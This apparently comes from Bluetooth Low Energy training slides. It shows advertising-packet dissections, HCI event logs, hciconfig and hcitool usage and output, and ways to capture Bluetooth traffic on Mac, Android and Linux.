    Access Address: 0x8e89bed6
  ▶ Packet Header: 0x1700 (PDU Type: ADV_IND, TxAdd: Public)
    Advertising Address: [redacted]
  ▼ Advertising Data
    ▼ Flags
        Length: 2
        Type: Flags (0x01)
        000. .... = Reserved: 0x0
        ...0 .... = Simultaneous LE and BR/EDR to Same Device Capable (Host): false (0x0)
        .... 0... = Simultaneous LE and BR/EDR to Same Device Capable (Controller): false (0x0)
        .... .0.. = BR/EDR Not Supported: false (0x0)
        .... ..1. = LE General Discoverable Mode: true (0x1)
    ▼ Device Name: Demo-FW-6.45
        Length: 13
        Type: Device Name (0x09)
        Device Name: Demo-FW-6.45
    CRC: 0x88fb5b
```

LINK LAYER – ADVERTISEMENT CHANNEL – ADVERTISING PDU (DATA)

bthci_evt.le_advts_event_type == 0x00

No.	Time	Source	Destinati	Protocol	Length	Info
62	3…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
63	3…	controller	host	HCI_EVT	32	Sent LE Meta (LE Advertising Report)
65	3…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
70	3…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
72	3…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
74	3…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
77	3…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
82	3…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
84	3…	controller	host	HCI_EVT	38	Sent LE Meta (LE Advertising Report)
87	3…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
89	4…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
91	4…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
96	4…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)
98	4…	controller	host	HCI_EVT	45	Sent LE Meta (LE Advertising Report)
100	4…	controller	host	HCI_EVT	41	Sent LE Meta (LE Advertising Report)

```
▶ Frame 70: 41 bytes on wire (328 bits), 41 bytes captured (328 bits)
▶ Bluetooth
▶ Bluetooth HCI H1 Sent HCI Event
▼ Bluetooth HCI Event – LE Meta
    Event Code: LE Meta (0x3e)
    Parameter Total Length: 39
    Sub Event: LE Advertising Report (0x02)
    Num Reports: 1
    Event Type: Connectable Undirected Advertising (0x00)
    Peer Address Type: Public Device Address (0x00)
    BD_ADDR: 59:4b:00:00:20:93 (59:4b:00:00:20:93)
    Data Length: 27
    ▼ Advertising Data
      ▶ Flags
      ▼ 16-bit Service Class UUIDs (incomplete)
          Length: 3
          Type: 16-bit Service Class UUIDs (incomplete) (0x02)
          UUID 16: Unknown (0xfff0)
      ▼ Device Name: BP2941\000\000\000\000\000\000\000\000\000\000\000\000
          Length: 19
          Type: Device Name (0x09)
          Device Name: BP2941
    RSSI (dB): -77
```

ADVERTISING PDU – DEMO

TOOLS – HCITOOL / HCICONFIG

- Identify the basic information of the device
- Basic Information - Address, ACL, MTU, COD
- To configure Bluetooth Device
- Establish Connections
- Send commands

TOOLS – HCICONFIG – COMMANDS


```
ble@ble:~$ hciconfig -h
hciconfig - HCI device configuration utility
Usage:
        hciconfig
        hciconfig [-a] hciX [command ...]
Commands:
        up                      Open and initialize HCI device
        down                    Close HCI device
        reset                   Reset HCI device
        rstat                   Reset statistic counters
        auth                    Enable Authentication
        noauth                  Disable Authentication
        encrypt                 Enable Encryption
        noencrypt               Disable Encryption
        piscan                  Enable Page and Inquiry scan
        noscan                  Disable scan
        iscan                   Enable Inquiry scan
        pscan                   Enable Page scan
        ptype      [type]       Get/Set default packet type
        lm         [mode]       Get/Set default link mode
        lp         [policy]     Get/Set default link policy
        name       [name]       Get/Set local name
        class      [class]      Get/Set class of device
        voice      [voice]      Get/Set voice setting
        iac        [iac]        Get/Set inquiry access code
        inqtpl     [level]      Get/Set inquiry transmit power level
        inqmode    [mode]       Get/Set inquiry mode
        inqdata    [data]       Get/Set inquiry data
        inqtype    [type]       Get/Set inquiry scan type
        inqparms   [win:int]    Get/Set inquiry scan window and interval
        pageparms  [win:int]    Get/Set page scan window and interval
        pageto     [to]         Get/Set page timeout
        afhmode    [mode]       Get/Set AFH mode
        sspmode    [mode]       Get/Set Simple Pairing Mode
        aclmtu     <mtu:pkt>    Set ACL MTU and number of packets
```

TOOLS – HCICONFIG – OUTPUT


```
ble@ble:~$ hciconfig -a
hci0:   Type: BR/EDR  Bus: USB
        BD Address: F4:5C:89:C9:AA:4E  ACL MTU: 1021:8  SCO MTU: 64:1
        UP RUNNING
        RX bytes:2126 acl:0 sco:0 events:65 errors:0
        TX bytes:1775 acl:0 sco:0 commands:65 errors:0
        Features: 0xbf 0xfe 0xcf 0xfe 0xdb 0xff 0x7b 0x87
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH SNIFF
        Link mode: SLAVE ACCEPT
        Name: 'ble'
        Class: 0x00010c
        Service Classes: Unspecified
        Device Class: Computer, Laptop
        HCI Version: 4.2 (0x8)  Revision: 0x12d5
        LMP Version: 4.2 (0x8)  Subversion: 0x21a7
        Manufacturer: Broadcom Corporation (15)

ble@ble:~$
```

TOOLS – HCICONFIG – OUTPUT – EXPLAINED

Type: BR/EDR	- Basic Rate/ Enhanced Data Rate
Bus: USB	- Device is USB (External) or UART (in-build)
BD Address: F4:5C:89:C9:AA:4E	- Bluetooth Address
RX bytes:2126 acl:0 sco:0 events:65 errors:0	- Received Bytes:Asynchronous Connection Less Count:Synchronous Connection Oriented Count:Events Packet:Error Packet
TX bytes:1775 acl:0 sco:0 commands:65 errors:0	- Transmitted Bytes: Asynchronous Connection Less Count:Synchronous Connection Oriented Count:Commands Packet:Error Packet
ACL MTU: 1021:8	- Asynchronous ConnectionLess: Maximum Transfer unit: Packet Size: No.of.Packet
SCO MTU: 64:1	- Synchronous Connection Oriented: Maximum Transfer Unit: Packet Size: No.of.Packet
Link mode: SLAVE	- MASTER or SLAVE
Class: 0x00010c	- Class of Device/Service (CoD)
Service Classes: Computer, Laptop	- Major Service Class supported
Device Class: Miscellaneous	- Major Device Class supported

TOOLS – HCICONFIG – COD – EXAMPLE


```
        BD Address: 00:1A:7D:DA:71:13  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING
        RX bytes:628 acl:0 sco:0 events:39 errors:0
        TX bytes:1681 acl:0 sco:0 commands:39 errors:0
        Features: 0xff 0xff 0x8f 0xfe 0xdb 0xff 0x5b 0x87
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'ble'
        Class: 0x000000
        Service Classes: Unspecified
        Device Class: Miscellaneous,
        HCI Version: 4.0 (0x6)  Revision: 0x22bb
        LMP Version: 4.0 (0x6)  Subversion: 0x22bb
        Manufacturer: Cambridge Silicon Radio (10)

ble@ble:~$ sudo hciconfig hci0 class 0x000200
[sudo] password for ble:
ble@ble:~$ hciconfig -a
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 00:1A:7D:DA:71:13  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING
        RX bytes:911 acl:0 sco:0 events:43 errors:0
        TX bytes:1696 acl:0 sco:0 commands:43 errors:0
        Features: 0xff 0xff 0x8f 0xfe 0xdb 0xff 0x5b 0x87
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'ble'
        Class: 0x000200
        Service Classes: Unspecified
        Device Class: Phone, Uncategorized
        HCI Version: 4.0 (0x6)  Revision: 0x22bb
        LMP Version: 4.0 (0x6)  Subversion: 0x22bb
        Manufacturer: Cambridge Silicon Radio (10)
```

https://www.ampedrftech.com/cod.htm

TOOLS – HCITOOL – COMMANDS


```
    dev     Display local devices
    inq     Inquire remote devices
    scan    Scan for remote devices
    name    Get name from remote device
    info    Get information from remote device
    spinq   Start periodic inquiry
    epinq   Exit periodic inquiry
    cmd     Submit arbitrary HCI commands
    con     Display active connections
    cc      Create connection to remote device
    dc      Disconnect from remote device
    sr      Switch master/slave role
    cpt     Change connection packet type
    rssi    Display connection RSSI
    lq      Display link quality
    tpl     Display transmit power level
    afh     Display AFH channel map
    lp      Set/display link policy settings
    lst     Set/display link supervision timeout
    auth    Request authentication
    enc     Set connection encryption
    key     Change connection link key
    clkoff  Read clock offset
    clock   Read local or remote clock
    lescan  Start LE scan
    leinfo  Get LE remote information
    lewladd Add device to LE White List
    lewlrm  Remove device from LE White List
    lewlsz  Read size of LE White List
    lewlclr Clear LE White List
    lerladd Add device to LE Resolving List
    lerlrm  Remove device from LE Resolving List
    lerlclr Clear LE Resolving List
    lerlsz  Read size of LE Resolving List
    lerlon  Enable LE Address Resolution
    lerloff Disable LE Address Resolution
    lecc    Create a LE Connection
    ledc    Disconnect a LE Connection
    lecup   LE Connection Update
```

CAPTURE AND ANALYSE ADVERTISEMENT PACKETS – METHODS

- Mac - Packet Logger - Xcode Tool
- Android Phone - Bluetooth Log
- Linux - btmon / hcidump

ADVERTISEMENT PACKETS – PACKET LOGGER – MAC

1.pcap

Start Clear Priorities Throughput Unfiltered Hand... ACL Filter Find Search Filter

Packet Types	Priori...
ATTDecoder	5
HCI Command:HCI Inquiry	6
HCI Command:HCI Inquiry Cancel	6
HCI Command:LE Create Connection	7
HCI Command:LE Create Connection Cancel	5
HCI Command:LE Remove Device From White List	7
HCI Command:LE Set Event Mask	6
HCI Command:LE Set Random Address	6
HCI Command:LE Set Scan Enable	6
HCI Command:LE Set Scan Parameters	6
HCI Command:LE Start Encryption	7
HCI Command:Read Device Address	5
HCI Command:Read Local Name	5
HCI Command:Vendor Specific Command - LE Extended Dupl...	5
HCI Command:Vendor Specific Command [FCE9]	5
HCI Command:Vendor Specific Command [FCFE]	5
HCI Command:Vendor Specific Command [FD4A]	6
HCI Command:Vendor Specific Command [FD4D]	6
HCI Event:Command Complete	5
HCI Event:Command Complete:Error	10
HCI Event:Command Status	5
HCI Event:Inquiry Complete	6
HCI Event:Inquiry Result - EIR	6
HCI Event:LE Meta Event	3
HCI Event:LE Meta Event:Advertising Report	3
Kernel	2
Note	3
SMPDecoder	6

Decode Packets 466 total (4 Err / 452 HCI / 0 ACL / 0 SCO / 10 Misc) Δ 14.658 s

Time	Type	Handle	Decoded Packet
Aug 14 08:25:17.340	HCI EVENT		[1009] Command Complete - Read Device Address
Aug 14 08:25:17.367	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - 59:4B:00:00:20:93 -78 dBm
Aug 14 08:25:17.369	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - 59:4B:00:00:20:93 -77 dBm
Aug 14 08:25:17.612	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - D5:BD:0F:BF:FB:F3 -80 dBm
Aug 14 08:25:17.614	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - D5:BD:0F:BF:FB:F3 -78 dBm
Aug 14 08:25:17.625	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - 59:4B:00:00:20:93 -72 dBm
Aug 14 08:25:17.627	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - 59:4B:00:00:20:93 -73 dBm
Aug 14 08:25:17.843	**HCI COMMAND**		**[1009] Read Device Address**
Aug 14 08:25:17.844	HCI EVENT		[1009] Command Complete - Read Device Address
Aug 14 08:25:18.227	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - 59:4B:00:00:20:93 -86 dBm
Aug 14 08:25:18.229	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - 59:4B:00:00:20:93 -85 dBm
Aug 14 08:25:18.309	HCI EVENT		Inquiry Result - EIR - 18:5E:0F:C3:D7:86 - Computer : Portable - RSSI: -74 dBm
Aug 14 08:25:18.346	**HCI COMMAND**		**[1009] Read Device Address**
Aug 14 08:25:18.347	HCI EVENT		[1009] Command Complete - Read Device Address
Aug 14 08:25:18.514	HCI EVENT		LE Meta Event - LE Advertising Report - 1 - 3A:13:5E:AB:1F:12 -89 dBm
			LE Meta Event - LE Advertising Report - 1 - 3A:13:5E:AB:1F:12 -89 dBm
			Parameter Length: 43 (0x2B)
			LE Advertising Report
			Num_Reports: 0X01
			Event_Type: Non connectable undirected advertising (ADV_NONCONN_IND)
			Address_Type: Random Device Address
			Peer_Address: [redacted]
			Length_Data: 0X1F
			Manufacturer Specific Data: --
			Data: 1E FF 06 00 01 09 20 02 06 AB 74 E0 B6 4B 80 A7 B1 42 0D AE 4C 18 0D B5 D0 39 11 4
			RSSI: -89 dBm
Aug 14 08:25:18.514	HCI EVENT		00000000: 3e2b 0201 0301 121f ab5e 133a 1f1e ff06 >+.....^.:....
Aug 14 08:25:18.525	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - 59:4B:00:00:20:93 -76 dBm
Aug 14 08:25:18.527	HCI EVENT		LE Meta Event - LE Advertising Report - 0 - 59:4B:00:00:20:93 -75 dBm
Aug 14 08:25:18.530	HCI EVENT		LE Meta Event - LE Advertising Report - 1 - 25:8B:3E:E4:02:55 -88 dBm

ADVERTISEMENT PACKETS – BTSNOOP – ANDROID


```
OnePlus3T:/sdcard/oem_log $ ls
btsnoop
OnePlus3T:/sdcard/oem_log $ cd btsnoop/
OnePlus3T:/sdcard/oem_log/btsnoop $ ls
hci_snoop_2019_08_28_18_54_57.cfa hci_snoop_2019_08_31_15_13_12.cfa hci_snoop_2019_09_02_01_31_40.cfa hci_snoop_2019_09_05_15_25_45.cfa hci_snoop_2019_09_07_08_40_27.cfa hci_snoop_2019_09_09_18_30_59.cfa
hci_snoop_2019_08_28_19_05_21.cfa hci_snoop_2019_08_31_15_28_44.cfa hci_snoop_2019_09_02_05_36_27.cfa hci_snoop_2019_09_05_17_00_01.cfa hci_snoop_2019_09_07_08_56_39.cfa hci_snoop_2019_09_09_22_11_10.cfa
hci_snoop_2019_08_28_19_24_57.cfa hci_snoop_2019_08_31_15_40_02.cfa hci_snoop_2019_09_02_05_48_19.cfa hci_snoop_2019_09_05_17_14_47.cfa hci_snoop_2019_09_07_23_37_21.cfa hci_snoop_2019_09_10_17_32_38.cfa
hci_snoop_2019_08_28_19_35_22.cfa hci_snoop_2019_08_31_19_26_46.cfa hci_snoop_2019_09_02_05_59_14.cfa hci_snoop_2019_09_05_18_19_11.cfa hci_snoop_2019_09_07_23_43_16.cfa hci_snoop_2019_09_10_18_17_05.cfa
hci_snoop_2019_08_28_19_46_33.cfa hci_snoop_2019_08_31_19_47_31.cfa hci_snoop_2019_09_02_06_10_08.cfa hci_snoop_2019_09_05_18_37_04.cfa hci_snoop_2019_09_07_23_49_28.cfa hci_snoop_2019_09_10_18_18_10.cfa
hci_snoop_2019_08_28_20_03_41.cfa hci_snoop_2019_08_31_20_03_14.cfa hci_snoop_2019_09_02_13_33_44.cfa hci_snoop_2019_09_05_18_39_39.cfa hci_snoop_2019_09_07_23_52_15.cfa hci_snoop_2019_09_10_18_52_08.cfa
hci_snoop_2019_08_28_21_45_06.cfa hci_snoop_2019_08_31_20_03_46.cfa hci_snoop_2019_09_03_16_10_26.cfa hci_snoop_2019_09_05_18_44_57.cfa hci_snoop_2019_09_07_23_54_33.cfa hci_snoop_2019_09_10_19_01_56.cfa
hci_snoop_2019_08_28_22_04_07.cfa hci_snoop_2019_08_31_20_04_32.cfa hci_snoop_2019_09_03_16_17_46.cfa hci_snoop_2019_09_05_18_46_38.cfa hci_snoop_2019_09_07_23_59_18.cfa hci_snoop_2019_09_10_19_16_10.cfa
hci_snoop_2019_08_28_22_17_26.cfa hci_snoop_2019_08_31_20_05_19.cfa hci_snoop_2019_09_03_16_19_10.cfa hci_snoop_2019_09_05_18_47_07.cfa hci_snoop_2019_09_07_23_59_45.cfa hci_snoop_2019_09_10_19_17_16.cfa
hci_snoop_2019_08_28_22_29_36.cfa hci_snoop_2019_08_31_20_06_13.cfa hci_snoop_2019_09_03_16_23_28.cfa hci_snoop_2019_09_05_18_48_38.cfa hci_snoop_2019_09_07_23_59_49.cfa hci_snoop_2019_09_10_19_21_56.cfa
hci_snoop_2019_08_28_22_40_30.cfa hci_snoop_2019_08_31_20_06_16.cfa hci_snoop_2019_09_03_16_24_41.cfa hci_snoop_2019_09_05_19_00_23.cfa hci_snoop_2019_09_08_00_06_23.cfa hci_snoop_2019_09_10_19_22_24.cfa
hci_snoop_2019_08_28_22_51_10.cfa hci_snoop_2019_08_31_20_33_18.cfa hci_snoop_2019_09_03_17_31_39.cfa hci_snoop_2019_09_05_19_10_43.cfa hci_snoop_2019_09_08_00_08_05.cfa hci_snoop_2019_09_10_19_23_41.cfa
hci_snoop_2019_08_28_23_05_33.cfa hci_snoop_2019_08_31_20_46_11.cfa hci_snoop_2019_09_03_17_33_07.cfa hci_snoop_2019_09_05_19_14_33.cfa hci_snoop_2019_09_08_00_08_08.cfa hci_snoop_2019_09_10_19_24_36.cfa
hci_snoop_2019_08_28_23_16_24.cfa hci_snoop_2019_08_31_20_59_08.cfa hci_snoop_2019_09_03_17_44_01.cfa hci_snoop_2019_09_05_19_52_26.cfa hci_snoop_2019_09_08_00_25_57.cfa hci_snoop_2019_09_10_19_48_51.cfa
hci_snoop_2019_08_28_23_27_11.cfa hci_snoop_2019_08_31_21_13_07.cfa hci_snoop_2019_09_03_17_44_07.cfa hci_snoop_2019_09_05_19_54_13.cfa hci_snoop_2019_09_08_00_26_22.cfa hci_snoop_2019_09_10_19_49_47.cfa
hci_snoop_2019_08_28_23_38_06.cfa hci_snoop_2019_08_31_21_23_55.cfa hci_snoop_2019_09_03_22_09_36.cfa hci_snoop_2019_09_05_19_54_24.cfa hci_snoop_2019_09_08_05_57_05.cfa hci_snoop_2019_09_10_19_50_43.cfa
hci_snoop_2019_08_29_06_39_27.cfa hci_snoop_2019_08_31_22_02_04.cfa hci_snoop_2019_09_03_22_24_49.cfa hci_snoop_2019_09_05_21_10_53.cfa hci_snoop_2019_09_08_06_03_45.cfa hci_snoop_2019_09_10_19_51_38.cfa
hci_snoop_2019_08_29_08_55_54.cfa hci_snoop_2019_08_31_22_14_06.cfa hci_snoop_2019_09_03_23_03_58.cfa hci_snoop_2019_09_05_21_21_35.cfa hci_snoop_2019_09_08_06_11_19.cfa hci_snoop_2019_09_10_19_54_05.cfa
hci_snoop_2019_08_29_09_06_38.cfa hci_snoop_2019_08_31_22_25_00.cfa hci_snoop_2019_09_04_01_26_16.cfa hci_snoop_2019_09_05_21_36_21.cfa hci_snoop_2019_09_08_06_14_58.cfa hci_snoop_2019_09_10_19_57_00.cfa
hci_snoop_2019_08_29_09_23_17.cfa hci_snoop_2019_08_31_22_36_03.cfa hci_snoop_2019_09_04_01_40_06.cfa hci_snoop_2019_09_05_21_47_38.cfa hci_snoop_2019_09_08_06_26_45.cfa hci_snoop_2019_09_10_19_58_25.cfa
hci_snoop_2019_08_29_09_34_30.cfa hci_snoop_2019_08_31_22_47_15.cfa hci_snoop_2019_09_04_01_51_00.cfa hci_snoop_2019_09_06_08_02_40.cfa hci_snoop_2019_09_08_06_32_07.cfa hci_snoop_2019_09_10_20_00_24.cfa
hci_snoop_2019_08_29_09_46_54.cfa hci_snoop_2019_08_31_23_01_38.cfa hci_snoop_2019_09_04_07_13_07.cfa hci_snoop_2019_09_06_08_07_42.cfa hci_snoop_2019_09_08_06_32_12.cfa hci_snoop_2019_09_10_20_00_52.cfa
hci_snoop_2019_08_29_09_57_18.cfa hci_snoop_2019_08_31_23_14_22.cfa hci_snoop_2019_09_04_09_06_14.cfa hci_snoop_2019_09_06_08_07_46.cfa hci_snoop_2019_09_08_17_05_17.cfa hci_snoop_2019_09_10_20_02_04.cfa
hci_snoop_2019_08_29_10_07_41.cfa hci_snoop_2019_08_31_23_24_44.cfa hci_snoop_2019_09_04_09_16_57.cfa hci_snoop_2019_09_06_08_08_25.cfa hci_snoop_2019_09_08_17_05_21.cfa hci_snoop_2019_09_10_20_05_53.cfa
hci_snoop_2019_08_29_10_18_05.cfa hci_snoop_2019_08_31_23_35_31.cfa hci_snoop_2019_09_04_09_27_57.cfa hci_snoop_2019_09_06_08_09_07.cfa hci_snoop_2019_09_08_17_05_35.cfa hci_snoop_2019_09_10_20_23_00.cfa
hci_snoop_2019_08_29_10_28_28.cfa hci_snoop_2019_09_01_01_28_37.cfa hci_snoop_2019_09_04_09_41_10.cfa hci_snoop_2019_09_06_08_09_47.cfa hci_snoop_2019_09_08_17_05_40.cfa hci_snoop_2019_09_10_21_02_00.cfa
hci_snoop_2019_08_29_10_38_50.cfa hci_snoop_2019_09_01_07_13_06.cfa hci_snoop_2019_09_04_09_52_29.cfa hci_snoop_2019_09_06_08_10_05.cfa hci_snoop_2019_09_08_17_05_44.cfa hci_snoop_2019_09_10_21_18_03.cfa
hci_snoop_2019_08_29_10_49_14.cfa hci_snoop_2019_09_01_10_47_12.cfa hci_snoop_2019_09_04_10_44_29.cfa hci_snoop_2019_09_06_08_10_35.cfa hci_snoop_2019_09_08_17_05_47.cfa hci_snoop_2019_09_10_21_18_12.cfa
hci_snoop_2019_08_29_19_54_14.cfa hci_snoop_2019_09_01_11_08_06.cfa hci_snoop_2019_09_04_11_23_53.cfa hci_snoop_2019_09_06_08_16_42.cfa hci_snoop_2019_09_08_17_06_01.cfa hci_snoop_2019_09_10_21_18_15.cfa
hci_snoop_2019_08_29_21_08_14.cfa hci_snoop_2019_09_01_11_18_50.cfa hci_snoop_2019_09_04_12_06_17.cfa hci_snoop_2019_09_06_08_25_02.cfa hci_snoop_2019_09_08_17_06_04.cfa hci_snoop_2019_09_10_21_18_18.cfa
hci_snoop_2019_08_29_21_18_38.cfa hci_snoop_2019_09_01_12_13_14.cfa hci_snoop_2019_09_04_12_07_38.cfa hci_snoop_2019_09_06_08_28_16.cfa hci_snoop_2019_09_08_17_06_11.cfa hci_snoop_2019_09_10_21_18_38.cfa
hci_snoop_2019_08_29_21_29_03.cfa hci_snoop_2019_09_01_12_24_04.cfa hci_snoop_2019_09_04_12_08_02.cfa hci_snoop_2019_09_06_08_30_40.cfa hci_snoop_2019_09_08_17_06_13.cfa hci_snoop_2019_09_10_21_18_49.cfa
hci_snoop_2019_08_29_21_39_26.cfa hci_snoop_2019_09_01_17_13_52.cfa hci_snoop_2019_09_04_12_12_08.cfa hci_snoop_2019_09_06_08_32_15.cfa hci_snoop_2019_09_08_17_06_16.cfa hci_snoop_2019_09_10_21_28_40.cfa
hci_snoop_2019_08_29_21_50_50.cfa hci_snoop_2019_09_01_17_24_36.cfa hci_snoop_2019_09_04_12_15_51.cfa hci_snoop_2019_09_06_08_33_22.cfa hci_snoop_2019_09_08_17_06_19.cfa hci_snoop_2019_09_10_21_29_31.cfa
hci_snoop_2019_08_29_22_01_24.cfa hci_snoop_2019_09_01_18_31_54.cfa hci_snoop_2019_09_04_12_16_47.cfa hci_snoop_2019_09_06_08_35_44.cfa hci_snoop_2019_09_08_17_06_21.cfa hci_snoop_2019_09_10_21_30_15.cfa
hci_snoop_2019_08_29_22_29_12.cfa hci_snoop_2019_09_01_18_43_31.cfa hci_snoop_2019_09_04_12_19_44.cfa hci_snoop_2019_09_06_08_37_24.cfa hci_snoop_2019_09_08_17_06_35.cfa hci_snoop_2019_09_10_21_30_18.cfa
hci_snoop_2019_08_29_22_41_54.cfa hci_snoop_2019_09_01_20_19_52.cfa hci_snoop_2019_09_04_12_19_49.cfa hci_snoop_2019_09_06_08_37_31.cfa hci_snoop_2019_09_08_17_06_40.cfa hci_snoop_2019_09_10_21_30_35.cfa
hci_snoop_2019_08_30_07_52_31.cfa hci_snoop_2019_09_01_20_30_35.cfa hci_snoop_2019_09_04_18_51_24.cfa hci_snoop_2019_09_06_19_58_12.cfa hci_snoop_2019_09_08_17_06_44.cfa hci_snoop_2019_09_10_21_33_41.cfa
hci_snoop_2019_08_30_08_07_09.cfa hci_snoop_2019_09_01_20_41_18.cfa hci_snoop_2019_09_04_19_04_54.cfa hci_snoop_2019_09_06_20_02_30.cfa hci_snoop_2019_09_08_17_06_47.cfa hci_snoop_2019_09_10_21_34_31.cfa
hci_snoop_2019_08_30_08_26_47.cfa hci_snoop_2019_09_01_20_52_04.cfa hci_snoop_2019_09_04_19_15_54.cfa hci_snoop_2019_09_06_20_03_05.cfa hci_snoop_2019_09_08_17_10_21.cfa hci_snoop_2019_09_10_21_34_57.cfa
hci_snoop_2019_08_30_08_37_29.cfa hci_snoop_2019_09_01_20_58_40.cfa hci_snoop_2019_09_04_19_27_03.cfa hci_snoop_2019_09_06_20_04_30.cfa hci_snoop_2019_09_08_17_10_26.cfa hci_snoop_2019_09_10_21_35_11.cfa
hci_snoop_2019_08_30_08_56_17.cfa hci_snoop_2019_09_01_21_05_24.cfa hci_snoop_2019_09_04_19_38_09.cfa hci_snoop_2019_09_06_20_06_12.cfa hci_snoop_2019_09_08_17_10_36.cfa hci_snoop_2019_09_10_21_38_09.cfa
hci_snoop_2019_08_30_09_13_07.cfa hci_snoop_2019_09_01_23_15_26.cfa hci_snoop_2019_09_04_19_48_38.cfa hci_snoop_2019_09_06_20_08_23.cfa hci_snoop_2019_09_08_17_10_41.cfa hci_snoop_2019_09_10_21_59_44.cfa
hci_snoop_2019_08_30_09_56_39.cfa hci_snoop_2019_09_01_23_15_45.cfa hci_snoop_2019_09_04_20_14_59.cfa hci_snoop_2019_09_06_20_09_07.cfa hci_snoop_2019_09_08_17_10_47.cfa hci_snoop_2019_09_10_22_25_56.cfa
hci_snoop_2019_08_30_10_08_00.cfa hci_snoop_2019_09_01_23_18_08.cfa hci_snoop_2019_09_04_20_26_07.cfa hci_snoop_2019_09_06_20_18_58.cfa hci_snoop_2019_09_08_17_10_54.cfa hci_snoop_2019_09_10_22_27_54.cfa
hci_snoop_2019_08_30_16_43_32.cfa hci_snoop_2019_09_01_23_20_40.cfa hci_snoop_2019_09_04_20_58_32.cfa hci_snoop_2019_09_06_20_32_02.cfa hci_snoop_2019_09_08_17_11_03.cfa hci_snoop_2019_09_10_22_33_27.cfa
hci_snoop_2019_08_30_16_58_00.cfa hci_snoop_2019_09_01_23_34_36.cfa hci_snoop_2019_09_04_21_12_12.cfa hci_snoop_2019_09_06_21_08_26.cfa hci_snoop_2019_09_08_17_11_10.cfa hci_snoop_2019_09_10_22_36_49.cfa
hci_snoop_2019_08_30_17_12_59.cfa hci_snoop_2019_09_01_23_40_03.cfa hci_snoop_2019_09_05_01_24_59.cfa hci_snoop_2019_09_06_21_08_29.cfa hci_snoop_2019_09_08_17_12_19.cfa hci_snoop_2019_09_10_23_03_16.cfa
hci_snoop_2019_08_30_19_15_21.cfa hci_snoop_2019_09_02_00_13_52.cfa hci_snoop_2019_09_05_07_45_33.cfa hci_snoop_2019_09_06_21_10_24.cfa hci_snoop_2019_09_08_17_12_59.cfa hci_snoop_2019_09_10_23_08_06.cfa
hci_snoop_2019_08_30_21_01_27.cfa hci_snoop_2019_09_02_00_19_34.cfa hci_snoop_2019_09_05_07_59_52.cfa hci_snoop_2019_09_06_21_33_53.cfa hci_snoop_2019_09_08_17_13_04.cfa hci_snoop_2019_09_10_23_08_11.cfa
hci_snoop_2019_08_30_21_11_49.cfa hci_snoop_2019_09_02_00_19_38.cfa hci_snoop_2019_09_05_08_10_18.cfa hci_snoop_2019_09_06_21_35_36.cfa hci_snoop_2019_09_09_04_57_05.cfa hci_snoop_2019_09_11_08_07_17.cfa
hci_snoop_2019_08_30_21_22_26.cfa hci_snoop_2019_09_02_00_19_42.cfa hci_snoop_2019_09_05_08_20_44.cfa hci_snoop_2019_09_06_21_40_27.cfa hci_snoop_2019_09_09_16_28_01.cfa hci_snoop_2019_09_11_08_18_01.cfa
```

